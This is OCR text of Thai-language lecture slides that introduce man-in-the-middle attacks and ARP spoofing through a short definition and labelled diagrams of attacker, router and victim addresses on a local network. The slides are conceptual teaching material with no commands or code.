
หมายเหตุ: ไม่อนุญาตให้ถ่ายรูป หรือนำไปเผยแพร่ที่ใดต่อทุกกรณี

การโจมตีแบบแทรกกลางการสื่อสาร

MITM (MAN IN THE MIDDLE ATTACK)

เป็นเทคนิคการแทรกกลางการสื่อสารในระบบเครือข่าย LAN, Wi-Fi Access Point
เพื่อสอดแนมหรือดักจับข้อมูลที่สำคัญๆ ในระบบเครือข่าย

ARP (ADDRESS RESOLUTION PROTOCOL)



ARP (ADDRESS RESOLUTION PROTOCOL)


ISAN INFORMATION SECURITY AND ADVANCED NETWORKS

ATTACKER

APR Request

I have IP: 10.0.2.4


My MAC is 00:11:22:33:44:30



Router

IP: 10.0.2.1

MAC: 00:11:22:33:44:10



IP: 10.0.2.3

MAC: 00:11:22:33:44:20

IP: 10.0.2.5


MAC: 00:11:22:33:44:40

VICTIM

IP: 10.0.2.4


MAC: 00:11:22:33:44:30

TYPICAL NETWORK



ภาพการสื่อสารในเครือข่ายแบบปกติ


ARP SPOOFING




ภาพการถูกปลอมแปลงการสื่อสารในระบบเครือข่าย
หรือการวางยาพิษในวงแลน

ARP SPOOFING

การปลอมแปลงการสื่อสารในระบบเครือข่าย หรือการวางยาพิษในวงแลน



